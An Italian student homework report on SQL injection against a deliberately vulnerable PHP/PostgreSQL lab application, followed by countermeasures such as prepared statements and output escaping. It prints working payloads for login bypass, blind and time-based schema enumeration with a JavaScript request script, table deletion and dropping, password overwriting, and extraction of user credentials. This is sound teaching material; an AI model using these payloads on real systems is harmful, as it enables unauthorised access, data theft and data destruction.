



SQL Injection

HOMework DEL CORSO SICUREZZA

Francesco D'Aprile
2016953

Contents

1	Introduzione	3
1.1	Scopo del progetto	3
1.2	Descrizione Generale del Sistema	3
2	Architettura del sistema	6
2.1	Struttura	6
2.2	Criticità implementate	6
2.3	Progettazione del Database	6
2.4	Dati di test	8
2.5	Implementazione del Sistema Web	8
3	Attacchi SQL Injection	9
3.1	Preparazione dell'Ambiente	9
3.2	Attacco di SQL Injection: Tautologia	9
3.2.1	Introduzione	9
3.2.2	Implementazione	9
3.3	Attacco di SQL Injection: Commento di fine riga	10
3.3.1	Introduzione	10
3.3.2	Implementazione	10
3.4	Attacco di SQL Injection: Query annidate	11
3.4.1	Introduzione	11
3.4.2	Implementazione	11
3.5	Attacco di SQL Injection: Query Piggybacked	14
3.5.1	Introduzione	14
3.5.2	Implementazione	14
4	Compromissione delle proprietà CIA	17
4.1	Introduzione	17
4.2	Confidenzialità	17
4.3	Integrità	17
4.4	Disponibilità	17
5	Prevenzione e contromisure	18
5.1	Introduzione	18
5.2	Query preparate e parametrizzate	18
5.3	Sanitizzazione dell'Output	18
5.4	Hashing delle password	19
5.5	Controllo degli accessi	20
6	Risultati sperimentali	22

1 Introduzione

1.1 Scopo del progetto

Il presente progetto ha l'obiettivo di esplorare e dimostrare le vulnerabilità legate agli attacchi SQL Injection (SQLi) in un contesto di applicazione web. Gli attacchi SQLi rappresentano una delle minacce più comuni e pericolose per le applicazioni web che si interfacciano con un database relazionale. L'intento del progetto è duplice: da un lato, illustrare come un aggressore può sfruttare queste vulnerabilità per compromettere le proprietà di riservatezza (Confidentiality), integrità (Integrity) e disponibilità (Availability) dei dati, dall'altro, mostrare le tecniche di mitigazione per prevenire tali attacchi.

In particolare, il progetto si focalizza su attacchi di tipo in-band, dove l'aggressore utilizza lo stesso canale sia per iniettare comandi malevoli che per ricevere i risultati, implementando metodi come tautologia e query piggybacked. La finalità è dimostrare che attraverso l'injection di comandi SQL opportunamente costruiti, è possibile ottenere accesso non autorizzato ai dati, modificarli o eliminarli, e interrompere la disponibilità del servizio.

1.2 Descrizione Generale del Sistema


Il sistema sviluppato consiste in un'applicazione web che interagisce con un database PostgreSQL. L'applicazione permette agli utenti di registrarsi, effettuare il login e cercare articoli.

Gli articoli e i negozi sono stati inseriti a mano tramite terminale, l'attenzione si concentra sulle funzionalità di ricerca degli articoli e di login degli utenti.

Architettura dell'Applicazione Web


L'applicazione web è composta da diverse pagine principali:

- **login.php**: Permette agli utenti di effettuare il login.
- **registration.php**: Consente agli utenti di registrarsi inserendo le loro informazioni personali e riguardanti l'indirizzo.
- **search-articles.php**: Permette agli utenti di cercare articoli nel database tramite AJAX così da poter restituire il risultato in real time.



A login form centered on a solid blue background. The form is contained within a white rounded rectangle. At the top of the form is the word "Login" in bold black text. Below it are two input fields: "Username" and "Password", each with a light gray border and rounded ends. At the bottom of the form is a blue button with the word "Login" in white text.

Figure 1: Pagina login.php



A page titled "Welcome johndoe" and "Search Articles" in blue text. Below the title is a search input field with a magnifying glass icon. Below the search field is a table with 5 columns: Name, Brand, Model, Color, and Shop. The table contains 4 rows of data.

Name	Brand	Model	Color	Shop
Smartphone	Apple	iPhone 13	Black	Electronics World
Smartwatch	Samsung	Galaxy Watch	Black	Tech Store
Soccer Ball	Adidas	Predator	White	Sport Gear
Smart Speaker	Google	Nest	White	Gadget Planet

Figure 2: Pagina search_articles.php

The image shows a registration form titled "Register" centered at the top. Below the title are eight input fields, each with a placeholder label: "Username", "Name", "Surname", "Password", "Email", "Street", "Number", and "City". These fields are arranged vertically. At the bottom of the form is a blue button with the text "Register" in white. The entire form is enclosed in a blue border.

Figure 3: Pagina registration.php

Pagine aggiuntive

Oltre alle pagine visive del sito web vi sono tre pagine php di controllo che interfacciano alle pagine:

- **check-login.php**: Si interfaccia con il DB e controlla le credenziali di accesso degli utenti.
- **check-registration.php**: Si interfaccia con il DB e inserisce i dati degli utenti in fase di signup.
- **search.php**: Si interfaccia al db e cerca gli articoli in base al loro nome.

Struttura del Database

Il database è composto da quattro tabelle principali:

- **users**: Memorizza le informazioni degli utenti, inclusi username, nome, cognome, password hashata, email, ruolo e indirizzo.
- **address**: Memorizza le informazioni sugli indirizzi degli utenti.
- **shop**: Memorizza le informazioni sui negozi, inclusi nome, telefono, email e password hashata.

- **article:** Memorizza le informazioni sugli articoli, inclusi nome, marca, modello, colore e una chiave esterna che fa riferimento ai negozi.

2 Architettura del sistema

2.1 Struttura

Il progetto è composto in due versioni con medesime funzionalità e grafiche:

- Versione **critica:** è una architettura vulnerabile in cui verranno testati le varie tipologie di attacchi SQL Injection.
- Versione **sicura:** è una architettura dove sono state implementate diverse contromisure per gli attacchi non permettendo nessun tipo di attacco di tipo SQL Injection. Verranno testati gli attacchi su essa per dimostrare la sicurezza del sistema e la validità delle prevenzioni attuate.

2.2 Criticità implementate

Ora si descriveranno le differenze tra le due versioni del progetto. Queste differenze saranno trattate nello specifico nella sezione Prevenzione e contromisure. Le due versioni del progetto utilizzano due diversi db, la differenza è che la versione sicura utilizza un db in cui è stata implementata la **gestione degli accessi** con 3 ruoli e altrettanti utenti. In questo modo sono stati assegnati solo i **privilegi minimi** sulle operazioni per poter eseguire le funzionalità di quella singola pagina (per esempio un utente non può eliminare articoli o negozi). Un'altra differenza sostanziale è che il db sicuro memorizza le password degli utenti sotto forma di **codice HASH**, così da mantenere la confidenzialità di questi dati. La versione critica del progetto ha varie criticità sulla gestione dei dati presi in input dall'utente che sono condivise tra tutte le pagine di check della versione del progetto:

- L'input non viene **sanitizzato**.
- Viene fatta la select direttamente sullo username e sulla password invece di prelevare la password di quell'utente e compararla con quella inserita dall'utente.
- Le query non sono **parametrizzate**, essendo così considerate come codice sql.
- Le query non vengono preparate tramite il DBMS ma direttamente eseguite.

2.3 Progettazione del Database

Il database del sistema è stato progettato per garantire la normalizzazione dei dati e l'integrità referenziale. Sono state create quattro tabelle principali: users, address,

shop e article, ognuna con attributi specifici e chiavi primarie. Sono stati identificati gli attributi password, name, surname, email, role e tutti i dati relativi all'indirizzo di un utente come dati sensibili. Tutti gli script per la creazione, riempimento e gestione dei ruoli del database sono racchiusi nella cartella **db-scripts**, sono eseguibili tramite il file eseguibile shell **'create.sh'**.

```
CREATE TABLE Shop (  
    id SERIAL PRIMARY KEY,  
    name VARCHAR(255) NOT NULL,  
    phone VARCHAR(20) NOT NULL,  
    email VARCHAR(255) NOT NULL  
);  
  
CREATE TABLE Article (  
    id SERIAL PRIMARY KEY,  
    name VARCHAR(255) NOT NULL,  
    brand VARCHAR(100) NOT NULL,  
    model VARCHAR(100) NOT NULL,  
    color VARCHAR(50) NOT NULL,  
    shop_id INT NOT NULL,  
    FOREIGN KEY (shop_id) REFERENCES Shop(id)  
);  
  
CREATE TABLE Address(  
    ID SERIAL PRIMARY KEY,  
    street VARCHAR(255),  
    number VARCHAR(10),  
    city VARCHAR(255)  
);  
  
CREATE TABLE Users(  
    id SERIAL PRIMARY KEY,  
    username VARCHAR(255) UNIQUE NOT NULL,  
    name VARCHAR(255) NOT NULL,  
    surname VARCHAR(255) NOT NULL,  
    password VARCHAR(255) NOT NULL,  
    email VARCHAR(255) NOT NULL UNIQUE,  
    role VARCHAR(255) NOT NULL,  
    address INT,  
    FOREIGN KEY(address) REFERENCES Address(id)  
);
```

Figure 4: Script di creazione delle tabelle del db

2.4 Dati di test

Per testare il sistema sono stati introdotti dei dati di test all'interno delle tabelle. Per la precisione sono stati allocati 10 utenti con corrispettivi indirizzi, 10 negozi e 20 articoli che si riferiscono ad essi. Questo numero di dati si presume sia abbastanza per il corretto testing del sistema.

2.5 Implementazione del Sistema Web

Il sistema web è stato sviluppato utilizzando HTML, **PHP**, CSS, Bootstrap e **PostgreSQL**. La struttura dell'applicazione include pagine di login, registrazione e ricerca articoli. In particolare la pagina "search-articles.php" utilizza **AJAX** (Asynchronous JavaScript and XML), è una tecnica di sviluppo web che consente di aggiornare parti di una pagina web senza doverla ricaricare completamente.

Questo avviene tramite richieste asincrone al server, permettendo un'interazione più fluida e dinamica con l'utente. E' stato utilizzato per non dover sempre premere il pulsante 'cerca' della barra di ricerca degli articoli, in questo modo ogni volta che l'utente scrive un carattere all'interno della barra avverrà in automatico la ricerca e riceverà automaticamente un feedback.

L'algoritmo delle pagine php di check è il seguente:

- Ricezione delle informazione tramite il metodo **POST**
- Connessione al **DBMS**
- Ricerca dei dati o inserimento
- Costruzione della risposta HTML
- Restituzione del risultato o eventuale messaggio di errore

3 Attacchi SQL Injection

3.1 Preparazione dell'Ambiente

Per condurre un attacco di SQL Injection, è necessario configurare un ambiente di test che includa un server web, un database vulnerabile e l'applicazione web vulnerabile. Per questo progetto, è stato utilizzato un server web **Apache**, un database **PostgreSQL** e pagine PHP per simulare un'applicazione vulnerabile.

Installazione del Server Web Apache

```
sudo apt update
sudo apt install apache2
sudo systemctl start apache2
sudo systemctl enable apache2
```

Installazione di PostgreSQL

```
sudo apt install postgresql postgresql-contrib
sudo systemctl start postgresql
sudo systemctl enable postgresql
```

Creazione del database, creazione delle tabelle e riempimento delle stesse

All'interno della directory 'db-script' vi è un eseguibile che esegue tutte le operazioni riguardanti la creazione del database, creazione di utenti e ruoli, creazione delle tabelle e inserimento dei record di test all'interno del DB.

```
sudo sh ./db-scripts/create.sh
```

3.2 Attacco di SQL Injection: Tautologia

3.2.1 Introduzione

Gli attacchi SQL Injection di tipo tautologia sfruttano una falla nella sicurezza per **ottenere accessi non autorizzati** a database. Questo tipo di attacco si basa sull'utilizzo di condizioni SQL che sono **sempre vere**, indipendentemente dai valori immessi dall'utente. E' possibile anche immettere, oltre alle condizioni sempre vere, delle **ulteriori condizioni** per avere dei risultati specifici.

3.2.2 Implementazione

Questa tecnica è comunemente usata per **eludere il controllo sulle credenziali** facendo risultare la condizione della query vera anche senza immettere dei dati validi. La query del login della versione critica è la seguente:

```
SELECT * FROM users WHERE username = '". $username. "'
AND password = '". $password_input. "' "
```

Inserendo il parametro ' OR '1'='1' all'interno dei campi username e password, la query risulta:

```
SELECT * FROM users WHERE username = '' OR '1'='1' AND password = '' OR '1'='1'
```

Che risulta sempre vera. In questo modo si riesce a fare il login con il primo risultato restituito dalla query, solitamente è l'utente con id minore. Tuttavia se si volesse **accedere a un determinato utente** basterebbe cambiare il parametro in input con ' OR id = 4 AND '1'='1'

```
SELECT * FROM users WHERE username = '' OR id = 4 AND '1'='1'
AND password = '' OR id = 4 AND '1'='1'
```

In questo modo si riesce ad accedere all'utente specificato con id 4.

3.3 Attacco di SQL Injection: Commento di fine riga

3.3.1 Introduzione

Gli attacchi di commento di fine riga (**EOL**, End-Of-Line attacks) prendono di mira i commenti di fine riga, che sono sequenze di caratteri utilizzati per indicare la fine di una riga di codice.

In alcuni casi, i commenti di fine riga non vengono correttamente analizzati o sanificati, creando una potenziale porta d'ingresso per gli aggressori. In questo ambito il commento che si immetterà sarà quello SQL che si esprime con '--', questo commento è l'equivalente di '/' o '#' dei più comuni linguaggi di programmazione; quello che fa è far diventare commento tutti i caratteri da quel punto fino alla fine della riga, perciò fino alla fine della query.

3.3.2 Implementazione

Questo strumento è molto potente poiché si può **troncare una query**, ossia ignorare tutto il codice sql dopo il commento. Il problema dell'attacco tautologia visionato precedentemente è che funziona solo se la password non è hashata poiché anche se l'input non viene sanitizzato o parametrizzato, il fatto di hashare la password impedisce di ignorare il controllo su essa.

Questo problema viene mitigato dall'introduzione del commento di fine riga, poiché anche se la password viene hashata basta inserire il parametro tautologico nello username e aggiungere il commento di fine riga per **ignorare completamente il controllo sulla password**.

Il parametro da inserire nello username è il seguente: ' OR 1=1 –

Allo stesso modo dell'attacco di tautologia classico si riuscirà ad effettuare il login per il primo utente risultante dalla query, per effettuare il login per un utente specifico basterà inserire il parametro: ' OR id=4 –

La query risultante sarà la seguente:

```
SELECT * FROM users WHERE username = '' OR id = 4 -- AND password = 'any'
```

Il commento di fine riga è molto utile anche per gli attacchi di tipo Piggybacked che si vedranno in seguito.

3.4 Attacco di SQL Injection: Query annidate

3.4.1 Introduzione

L'utilizzo di query annidate all'interno della query malevola è una metodologia di attacco SQL injection che permette l'**esecuzione condizionale** della query con una condizione sofisticata eseguendo ulteriori interrogazioni all'interno della query principale.

In questo modo si riesce a risalire a importanti informazioni che dovrebbero essere sconosciute all'attaccante.

3.4.2 Implementazione

Questa metodologia di SQL injection è stata utilizzata per **scoprire i nomi di tutte le tabelle** del database dello schema public (ossia lo schema che racchiude tutte le tabelle non di sistema).

Successivamente è possibile risalire tramite lo stesso principio ai **nomi di tutti gli attributi** di una determinata tabella.

Sapendo i precisi nomi degli attributi delle tabelle è possibile capire perfettamente la struttura del database ed intuire anche eventuali **vincoli di chiave esterna** che occorrono per eseguire al meglio attacchi che sfruttano il JOIN delle tabelle.

Questo attacco è stato implementato tramite uno script scritto in **Javascript** che agisce sulla pagina di ricerca degli articoli. All'interno del progetto è presente il file JS con le funzioni per lo script, il suo nome è '**brute-injection.js**'.

La funzione principale del file è **blindInjetion**(mode, visible, tablename)

Questa funzione prende in input 3 parametri:

- **mode**:
 - 0 per trovare i nomi delle tabelle;
 - 1 per trovare i nomi degli attributi di una tabella;

- **visible:**
true per eseguire l'attacco tramite la pagina web attuando un attacco di informazione inferita;
false per eseguire l'attacco tramite richieste HTTP attuando un time-based blind attack;
- **tablename:** nome della tabella utilizzando mode=1

Perciò all'interno dello script vi sono **due versioni di attacco blind**:

Attacco di informazione inferita La prima versione dello script utilizza la pagina web per iniettare la query malevola e dopodiché valutare il risultato booleano ottenuto analizzando il risultato grafico della pagina.

In particolare quello che fa è sfruttare le viste **information-schema.tables** e **information-schema.columns** in cui vi sono tutte le informazioni riguardanti le tabelle e gli attributi.

La query malevola per le tabelle è la seguente:

```
' OR (select COUNT(table_name) > 0 FROM information_schema.tables WHERE
table_name LIKE '"+prefix+"%' AND table_schema != 'pg_catalog' AND
table_schema != 'information_schema'); --
```

La query malevola per gli attributi è la seguente:

```
' OR (SELECT COUNT(*) > 0 FROM information_schema.columns WHERE
table_name = '"+table_name+"' AND column_name LIKE '"+prefix+"%'); --
```

Dunque dopo l'iniezione della sottostringa all'interno della **barra di ricerca degli articoli**, vengono **contate le righe** (tag tr) della tabella degli articoli trovati e se sono maggiori di 1 allora vuol dire che **esiste una tabella/attributo che inizia con quella sottostringa 'prefix'**.

La sottostringa prefix viene generata automaticamente un carattere alla volta in base al risultato ottenuto tramite le iniezioni. Tramite una **funzione ricorsiva** si provano tutte le lettere dell'alfabeto con l'aggiunta di alcuni caratteri speciali per andare a trovare tutte combinazioni di caratteri che formano i nomi che cerchiamo.

Questo non è un vero e proprio attacco brute force poiché non si cercano i caratteri casualmente ma si crea in questo modo un **albero di ricerca ottimizzato** grazie all'operatore **LIKE** di SQL. In questo modo l'attacco è molto più veloce di un brute force dato che si vanno a provare caratteri concatenati alla sottostringa solo se la sottostringa è valutata come true. In questo modo si raggiunge un **costo computazionale** $O(\text{alfabeto} * \text{lunghezza})$ contro $O(\text{alfabeto}^{\text{lunghezza}})$ del brute force.

Assumiamo di avere tre tabelle all'interno del database: 'aacb', 'aa' e 'cc', quello che succede è che viene valutato uno alla volta il primo carattere del nome, appena vi è un riscontro positivo si continua il procedimento **concatenando i caratteri** ad esso e così via. Si continua in profondità fino a quando concatenando tutti i caratteri uno per volta alla stringa restituiscono riscontro negativo. L'albero risultante sarà il seguente (è stato simulato con 3 caratteri invece dell'intero alfabeto per comodità visiva):




Figure 5: Albero di ricerca del nome della tabella/colonna

Ogni volta che la query con l'operatore LIKE va a buon fine viene eseguita nuovamente la query con la stessa stringa ma con l'operatore =, così facendo si possono riconoscere i nomi che non sono foglie dell'albero (come 'aa' in questo caso).

Time-based Blind Attack L'algoritmo di questo attacco è identico alla versione precedente, è diversa la modalità di inferenza e la modalità di valutazione del risultato. Questo approccio di attacco sfrutta l'**esecuzione condizionale** di un comando specifico: lo **sleep**.

Lo sleep è un comando che permette all'interno di una query SQL di **ritardare l'invio della risposta** da parte del DBMS a una determinata query.

L'attacco sfrutta questo principio misurando il **tempo impiegato** dalla query e dunque determinare se la condizione è risultata true oppure false.

La query malevola per le tabelle è la seguente:

```
' ; SELECT CASE WHEN (select COUNT(table_name) > 0 FROM
information_schema.tables where table_name LIKE '"+prefix+"%' AND
table_schema != 'pg_catalog' AND table_schema != 'information_schema')
THEN pg_sleep(1) ELSE pg_sleep(0) END;--
```

La query malevola per gli attributi è la seguente:

```
' ; SELECT CASE WHEN (SELECT COUNT(*) > 0 FROM
information_schema.columns WHERE table_name = '"+table_name+"' AND
column_name LIKE '"+prefix+"%') THEN pg_sleep(1) ELSE pg_sleep(0) END;--
```

Dunque la query restituisce il risultato almeno dopo **1 secondo** vuol dire che la condizione è risultata vera, se ci ha messo meno di un secondo allora è risultata falsa. La richiesta viene effettuata mandando una **richiesta HTTP** con metodo POST alla pagina di check della ricerca degli articoli. Il parametro 'name' e l'indirizzo della richiesta sono informazioni estratte dalla **sezione network del browser**.

```
const startTime = new Date().getTime();

const response = await fetch('http://localhost/Sicurezza/critical/search.php', {
  method: 'POST',
  headers: {
    'Content-Type': 'application/x-www-form-urlencoded',
  },
  body: new URLSearchParams({
    'name': query
  })
});

const endTime = new Date().getTime();
const duration = endTime - startTime;

if (duration > 1000) {
  console.log(prefix)
  return true
}
else{
  return false
}
```

Figure 6: Funzione findTablesTiming

3.5 Attacco di SQL Injection: Query Piggybacked

3.5.1 Introduzione

Questa tipologia di attacco sfrutta una falla di sicurezza nella gestione dell'input inserito dall'utente per poter eseguire **ulteriori operazioni** concatenandole con la normale query. Questo attacco permette di troncare la normale query utilizzando ';' e eseguirne una totalmente diversa che può **estrarre** dati sensibili, **cambiare** i dati o addirittura **eliminare** porzioni di dati, tabelle o l'intero database

3.5.2 Implementazione

Ora che si sanno precisamente tutti i nomi delle tabelle e delle colonne è molto semplice effettuare varie operazioni sul database non protetto. In questa sezione verranno prese in considerazione varie operazioni da poter fare sul database grazie a questa tecnica, relativamente alle criticità implementate sul sistema.

Per tutte le query malevole verrà presa di mira la pagina di **ricerca degli articoli** per comodità, tuttavia ogni pagina presenta le stesse criticità e la stessa possibilità di successo dato che nella versione critica non vi è una gestione degli accessi, rendendo

ogni barra input superficie di attacco identica alle altre.

Eliminazione dei dati di una tabella

Grazie a questo metodo è possibile per esempio eliminare tutte le righe da una tabella semplicemente con la query:

```
' ; DELETE FROM users; -- '
```

Ciò può essere fatto anche con gli articoli:

```
' ; DELETE FROM article; -- '
```

Ciò non può avvenire tuttavia per le tabelle address e shop poiché hanno un **vincolo di foreign key** rispettivamente con users e article. Perciò la soluzione è o eseguire le due query malevole precedentemente descritte e successivamente quelle di address e shop oppure eseguire una query unica:

```
' ; DELETE FROM article; DELETE FROM shop; DELETE FROM users;  
DELETE FROM address; -- '
```

Eliminazione delle tabelle

Grazie a questo metodo è possibile eliminare completamente le tabelle usando solo un comando, viene **disattivato temporaneamente il controllo sul vincolo di foreign key** eseguendo le operazioni all'interno di una **transazione**.

```
' ; BEGIN; SET CONSTRAINTS ALL DEFERRED;  
DROP TABLE IF EXISTS address CASCADE;  
DROP TABLE IF EXISTS users CASCADE;  
DROP TABLE IF EXISTS article CASCADE;  
DROP TABLE IF EXISTS shop CASCADE; COMMIT; --
```

Cambiamento di dati delle tabelle

Grazie a questo metodo possiamo cambiare un qualsiasi attributo di ogni tabella poiché la versione critica non supporta la gestione degli accessi perciò potremmo cambiare la password di un utente, cambiare il nome di un articolo ecc.

Per esempio ora **verrà cambiata la password** dell'utente con username specifico, così impedendo quell'utente di accedere al suo account. Una operazione del genere permetterebbe di eseguire l'accesso al suo account in un secondo momento solo se la password non è salvata sotto forma di codice hash.

La query è la seguente:

```
' ; UPDATE users SET password='example' WHERE username ='johndoe'; --
```


Estrazione dati sensibili

Osservando la tabella di risultati relativi agli articoli trovati vediamo che gli header delle colonne sono: **Name, Brand, Model, Color e Shop** che corrispondono in parte ai nomi degli attributi della tabella article.

In genere vi sono due modi per estrarre informazioni da una select in PHP (matrice risultante): tramite un **array associativo** o tramite un **array a indici numerici**.

Perciò tramite il piggybacking si può eseguire una **seconda query di select**, estrarre qualsiasi dato all'interno del database, **cambiare i nomi** dei dati restituiti tramite l'operatore '**AS**' e dopodiché il backend PHP formatterà la query risultante nella tabella **come fosse una normale query lecita**.

Per fare ciò eseguiamo la seguente query all'interno della barra di ricerca degli articoli:

```
' ; SELECT users.id as id, email as name, password as color,
username as model, street as brand from users JOIN address
ON users.address = address.id --
```

In questo modo sono stati estratte le mail, gli username, le password e le via dell'indirizzo con una sola query.

Welcome johndoe

Search Articles

```
' ; SELECT users.id as id, email as name, password as color, username as model, street as brand from users JOIN address ON users.address = address.id --
```

Name	Brand	Model	Color	Shop
john.doe1@example.com	Main Street	johndoe	password1	
jane.smith2@example.com	Broadway	jane_smith03	password2	
mike.johnson3@example.com	Elm Street	mikyjohnson	\$password3	
emily.davis4@example.com	Maple Avenue	emy_dav	password4	
chris.brown5@example.com	Oak Street	chris_brownie	password5	
pat.taylor6@example.com	Pine Avenue	patty102	password6	
alex.anderson7@example.com	Cedar Street	alexxx_andy	password7	
sam.thomas8@example.com	Birch Avenue	sam_thomas_112	password8	
casey.lee9@example.com	Walnut Street	_casey_12	password9.	
jordan.harris10@example.com	Aspen Avenue	jordy_harris194	password10	

Figure 7: Estrazione delle informazioni degli utenti tramite Piggybacking

4 Compromissione delle proprietà CIA

4.1 Introduzione

Gli attacchi di SQL Injection appena esposti permettono di compromettere tutte le proprietà CIA (**Confidenzialità, Integrità, Disponibilità**).

In questa sezione verrà esplicitato in che modo gli attacchi compromettono ogni proprietà CIA.

4.2 Confidenzialità

La riservatezza dei dati garantisce che le informazioni sensibili **siano accessibili solo a coloro che sono autorizzati** a vederle. Gli attacchi SQLi possono violare questa proprietà **estraendo dati sensibili** dal database.

Questa proprietà può essere compromessa tramite:

- **Tautologia:** per esempio aggirando il check delle credenziali in fase di login introducendo una condizione sempre vera o addirittura specificando l'utente con cui fare il login.
- **Commento di fine riga:** per esempio aggirando il check delle credenziali in fase di login troncando il controllo sulla password, in questo modo si riesce ad accedere direttamente specificando solo lo username dell'utente con il quale si vuole accedere al sistema.
- **Piggybacking:** si possono estrarre informazioni tramite l'esecuzione di una query che restituisce i dati al posto della query originaria.

4.3 Integrità

L'integrità dei dati assicura che le informazioni **siano accurate e non alterate** senza autorizzazione. Gli attacchi SQLi possono modificare, aggiungere o eliminare dati, compromettendo questa proprietà.

- **Piggybacking:** si possono alterare le informazioni salvate nel database aggiungendo una ulteriore query dopo quella originaria. Potenzialmente si potrebbe cambiare qualsiasi valore di qualsiasi riga di una tabella.

4.4 Disponibilità

La disponibilità assicura che i dati e le risorse **siano accessibili quando necessario**. Gli attacchi SQLi possono distruggere dati del database, compromettendo questa proprietà.

- **Piggybacking**: si possono eliminare il contenuto delle tabelle oppure direttamente le tabelle. I metodi illustrati permettono di aggirare il vincolo sulle chiavi esterne.

Oltre a ciò, cambiando la password di un altro utente si renderebbe inaccessibile il suo account violando così il principio di disponibilità.

5 Prevenzione e contromisure

5.1 Introduzione

Gli attacchi SQLi, che sfruttano vulnerabilità nei sistemi di gestione dei database (DBMS) per eseguire comandi malevoli, possono **compromettere gravemente** le proprietà di riservatezza, integrità e disponibilità (CIA) dei dati. Pertanto, implementare **metodologie di prevenzione** efficaci è essenziale per proteggere le applicazioni e i dati sensibili. In questa sezione verranno esposte tutte le contromisure agli attacchi implementate nella **versione sicura** del progetto, rendendo il sistema non penetrabile agli attacchi.

5.2 Query preparate e parametrizzate

La metodologia delle **query preparate** consiste nel **prestrutturare** una query tramite funzioni fornite dal **DBMS** che permettono di preparare le query prima di essere eseguite.

Le query preparate permettono anche la **parametrizzazione** dei valori in input, questo approccio sfrutta dei **signaposto** (\$1, \$2, \$3...) per inserire i valori in un secondo momento. Grazie alla parametrizzazione dei valori nella query, si riesce a non valutare i valori presi in input dall'utente come parte della query SQL ma come **semplice testo**. In questo modo il commento di fine riga, il punto e virgola, gli apici etc. non hanno alcun valore essendo considerati solo come sequenze di caratteri.

```
// inserting the user
$query_user = 'INSERT INTO users (username, name, surname, password, email, role, address) VALUES ($1, $2, $3, $4, $5, $6, $7)';
$result_user = pg_prepare($conn, "register_user", $query_user);
$result_user = pg_execute($conn, "register_user", array($username, $name, $surname, $hashed_password, $email, 'user', $address_id));
if (!$result_user) {
    pg_query($conn, 'ROLLBACK');
    header("Location: ../registration.php?error=User+registration+failed");
    exit();
}
```

Figure 8: Preparazione e esecuzione della query di registrazione dell'utente

5.3 Sanitizzazione dell'Output

La **sanitizzazione** dell'input viene effettuata all'interno del processo di parametrizzazione della query, rimane dunque la **vulnerabilità in output**.

Un attaccante potrebbe iniettare del codice malevolo come uno script javascript maligno all'interno del database, **una volta che viene estratto** questo parametro e inserito nella pagina html verrebbe eseguito **apportando eventuali danni** al sistema di un altro utente quando apre quella pagina. Questo tipo di attacco è chiamato **XSS** (Cross Site-Scripting).

Per prevenire ciò, l'output viene sanitizzato venendo considerato completamente come **codice html**. Per esempio il tag 'script' viene visualizzato come **semplice testo e non eseguito**.

Ciò viene effettuato con la funzione **htmlspecialchars** di PHP.

```
// Loop through results and display article information
while ($row = pg_fetch_assoc($result)) {
    $output .= "<tr>
        <td>" . htmlspecialchars($row["name"]) . "</td>
        <td>" . htmlspecialchars($row["brand"]) . "</td>
        <td>" . htmlspecialchars($row["model"]) . "</td>
        <td>" . htmlspecialchars($row["color"]) . "</td>
        <td>" . htmlspecialchars($row["shop_name"]) . "</td>
    </tr>";
}
```

Figure 9: Enter Caption

5.4 Hashing delle password

Una pratica fondamentale della sicurezza di un database è il **salvataggio delle password sotto forma di codice hash** così da mantenere la riservatezza in caso di fuga di dati.

